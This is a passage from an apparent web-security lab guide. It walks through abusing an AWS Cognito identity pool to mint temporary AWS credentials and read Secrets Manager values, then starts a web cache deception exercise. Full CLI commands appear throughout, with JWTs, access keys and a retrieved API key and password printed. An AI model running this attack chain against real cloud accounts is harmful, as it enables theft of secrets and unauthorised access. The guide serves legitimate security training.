
Step 8: The user is successfully logged in but does not have any authorization over the application as shown in the figure below.




Step 9: Once the above user is authenticated successfully the application generates 'accessToken, 'idToken' and 'refreshToken' and these are stored in the browser's local storage. To access these values go to the browser inspector feature of the above page (**step 8**) and check the storage cache.



Step 10: Alternatively, you can also go to Burp and check the response of the login action. It contains 'accessToken, 'idToken' and 'refreshToken'.



Step 11: Capture the IdentityPoolName.



Step 12: Generate an authenticated Cognito identity id using the 'IdToken', 'IdentityPoolid' and 'IdentityPoolName' as shown below:

```
root@kali:~# aws cognito-identity get-id --identity-pool-id us-east-
1:d7f1908a-a2f8-4c6e-b6b1-9060d9830fb3 --logins cognito-idp.us-east-
1.amazonaws.com/us-east-1_EOn8m3ula=<IdToken>
```

```
~ # aws cognito-identity get-id --identity-pool-id us-east-1:d7f1908a-a2f8-4c6e-b6b1-9060d9
830fb3 --logins cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8m3ula=eyJraWQiOiJnMkQybFw
vUzE2RDdEYXpPSzlVSzQyQzZVY3JIV1FQS3VtVXFmWlwva094ZkE9IiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiIwYWV
hOWI1MS0zOWY1LTRiZGMtYTlhYy0wOGQ2NGYzZDY5ZGUiLCJhdWQiOiJtOGNhMWZlYTl1aWNvNXFtbDQzbmEzZnAiLC
JlbWFpbF92ZXJpZmllZCI6dHJ1ZSwiZXZlbnRfaWQiOiJlMmRhODJjYS01NGVkLTQ3NjMtOTM2Yy0zNGYwOWU3MTBmY
TMiLCJ0b2tlbl91c2UiOiJpZCIsImF1dGhfdGltZSI6MTU5MzY5ODU5NSwiaXNzIjoiaHR0cHM6XC9cL2NvZ25pdG8t
aWRwLnVzLWVhc3QtMS5hbWF6b25hd3MuY29tXC91cy1lYXN0LTFfRU9uOG0zdWxhIiwibmFtZSI6IlVzZXJYIiwiY29
nbml0bzp1c2VybmFtZSI6InVzZXJYQHdlYmhhY2tsYWIuY29tIiwiZXhwIjoxNTkzNzAyMTk1LCJpYXQiOjE1OTM2OT
g1OTUsImVtYWlsIjoidXNlclhAbWFpbGluYXRvci5jb20ifQ.l0X15oc7c2Y1cybYpy0yjfzAVTmxPVMEthUmP_Lfz0
HVc2gyTpYiAcgw4vvJVajlWz_eoFCTNRED7rqRVSo9o-3PcO3pp7D2gsOOZo4O28X7MchcX7XAH_laSZICKoy6SXCQh
GqWEUVKX99tvG_blYQp5leIgvgzybKXt7Ui3OYEQv1lHJpQOb35-V_0aa-jR2592XpR6YWqitqVaYpHy4OW8KEI0CkI
BbN-7RDjRbNfDkjw271wUYn9NZdwrZ0R-ty-t1-QjVxVJOIrcdLAUMqkohkt7teuHdijv81nR7xmntkiKR5uRr1WVfK
xRZ96ijt-5HDTC3uhbEtWNSF9xQ

{
    "IdentityId": "us-east-1:85948f47-1237-479a-a9e8-ab021747cae5"
}
```


Step 13: Use the 'IdentityId' obtained from the above step to create temporary AWS credentials using the 'IdToken', 'IdentityPoolid' and 'IdentityPoolName' as shown below:

```
root@kali:~# aws cognito-identity get-credentials-for-identity --identity-id
us-east-1:85948f47-1237-479a-a9e8-ab021747cae5 --logins cognito-idp.us-east-
1.amazonaws.com/us-east-1_EOn8m3ula=<Id Token>
```

```
~ # aws cognito-identity get-credentials-for-identity --identity-id us-east-1:85948f47-1237-479a-a9e8-ab021747cae5 --logins
 cognito-idp.us-east-1.amazonaws.com/us-east-1_EOn8m3ula=eyJraWQiOiJnMkQybFwvUzE2RDdEYXpPSzlVSzQyQzZVY3JIV1FQS3VtVXFmWlwva0
94ZkE9IiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiIwYWVhOWI1MS0zOWY1LTRiZGMtYTlhYy0wOGQ2NGYzZDY5ZGUiLCJhdWQiOiJtOGNhMWZlYTl1aWNvNXFtbD
QzbmEzZnAiLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwiZXZlbnRfaWQiOiJlMmRhODJjYS01NGVkLTQ3NjMtOTM2Yy0zNGYwOWU3MTBmYTMiLCJ0b2tlbl91c2UiO
iJpZCIsImF1dGhfdGltZSI6MTU5MzY5ODU5NSwiaXNzIjoiaHR0cHM6XC9cL2NvZ25pdG8taWRwLnVzLWVhc3QtMS5hbWF6b25hd3MuY29tXC91cy1lYXN0LTFf
RU9uOG0zdWxhIiwibmFtZSI6IlVzZXJYIiwiY29nbml0bzp1c2VybmFtZSI6InVzZXJYQHdlYmhhY2tsYWIuY29tIiwiZXhwIjoxNTkzNzAyMTk1LCJpYXQiOjE
1OTM2OTg1OTUsImVtYWlsIjoidXNlclhAbWFpbGluYXRvci5jb20ifQ.l0X15oc7c2Y1cybYpy0yjfzAVTmxPVMEthUmP_Lfz0HVc2gyTpYiAcgw4vvJVajlWz_
eoFCTNRED7rqRVSo9o-3PcO3pp7D2gsOOZo4O28X7MchcX7XAH_laSZICKoy6SXCQhGqWEUVKX99tvG_blYQp5leIgvgzybKXt7Ui3OYEQv1lHJpQOb35-V_0aa
-jR2592XpR6YWqitqVaYpHy4OW8KEI0CkIBbN-7RDjRbNfDkjw271wUYn9NZdwrZ0R-ty-t1-QjVxVJOIrcdLAUMqkohkt7teuHdijv81nR7xmntkiKR5uRr1WV
fKxRZ96ijt-5HDTC3uhbEtWNSF9xQ



{
    "IdentityId": "us-east-1:85948f47-1237-479a-a9e8-ab021747cae5",
    "Credentials": {
        "AccessKeyId": "ASIA2EG3F6XX6OYC36H5",
        "SecretKey": "gODGfJ7nr+7JQkor/s2/CT8yhh/QkTKRLGL1gVax",
        "SessionToken": "IQoJb3JpZ2luX2VjEMf//////////wEaCXVzLWVhc3QtMSJIMEYCIQCz14YmzpEXYDunwIWgb5ZK3ieUe+V7oGw2lFjUlacNWQ
IhAO5WfDaJSX46/n95G/W5oD7GEC6delxRKr5sbWLhcCB4Kv4DCGAQARoMNjk2MjQ0MzY4ODc5IgzrSI5iJJfJZq+4th4q2wO8MegX+ESD5D2UUqmYlJg8ixlaj
AcK77KJrXUB6WSFBklA0A+aNw3xYli/0RB+6YJgJw+PpwwgxoiNj1Vz7dmtCRMUEsuZi9lEv+KVSPxJGtWk4gFDvTfrl59TTaGImbN3Xnk8xWLB4afVCDbfKsgq
```

Step 14: Configure the AWS Command Line Interface(CLI) to interact with the AWS services using the details obtained above in the command as shown below:

```
root@kali:~# export AWS_ACCESS_KEY_ID=XXXXXXXXX
root@kali:~# export AWS_SECRET_ACCESS_KEY=XXXXXXXXX
root@kali:~# export AWS_SESSION_TOKEN=XXXXXXXXX
root@kali:~# export AWS_DEFAULT_REGION=us-east-1
```



Step 15: Execute the following command to verify the validity of AWS client credentials configured in the above step using the command as shown:

```
root@kali:~# aws sts get-caller-identity
```

Step 16: Since the objective is to obtain the secrets from the secret manager let's query the 'secretsmanager' service using the current session. Enter the commands as shown below:

```
root@kali:~# aws secretsmanager list-secrets
```

```
~ # aws secretsmanager list-secrets

{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdXO",
            "Name": "Cloud_API",
            "Description": "Key to Access APIs",
            "LastChangedDate": 1593687512.196,
            "Tags": [],
            "SecretVersionsToStages": {
                "b71222f7-d3ea-4963-ae0d-e586bbfd5acd": [
                    "AWSCURRENT"
                ]
            }
        }
```

Step 17: The output shows that there is a 'Cloud_API' secret available. Query the secret-id using the command to decrypt and retrieve the encrypted secret information as shown below.

```
root@kali:~# aws secretsmanager get-secret-value --secret-id
arn:aws:secretsmanager:us-east-1:6962XXXXX9:secret:Cloud_API-zpPdXO
```

```
~ # aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:69624436887
9:secret:Cloud_API-zpPdXO

{
    "ARN": "arn:aws:secretsmanager:us-east-1:696244368879:secret:Cloud_API-zpPdXO",
    "Name": "Cloud_API",
    "VersionId": "b71222f7-d3ea-4963-ae0d-e586bbfd5acd",
    "SecretString": "{\"API_Key\":\"02d619b8cb15409ca3889de3a0b36a73\",\"Username\":\"vision\",\
"Password\":\"45ecca6dc26c47b2b\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1593687512.17
}
```

Module: Web Cache Attacks


Web Cache Deception

Challenge URL: http://webcache.webhacklab.com:8080/login.php

- **Identify Web Cache Deception vulnerability to access sensitive content without authentication, which would otherwise be only accessible to an authenticated User.**


Solution:

Step 1: Navigate to http://webcache.webhacklab.com:8080/login.php. Try to access index.php i.e. http://webcache.webhacklab.com:8080/index.php. It will not be accessible and will keep redirecting to the authentication page as it requires authentication to be accessed.




Step 2: Try adding any non-existent static file location, for example non-existent.css to end of the URL (i.e. http://webcache.webhacklab.com:8080/login.php/non-existent.css). Observe if the application loads login.php instead. And we can also observe from header “X-cache” that our server caches public static files.

Note: We could also use public static file extensions like gif, png, ico etc.

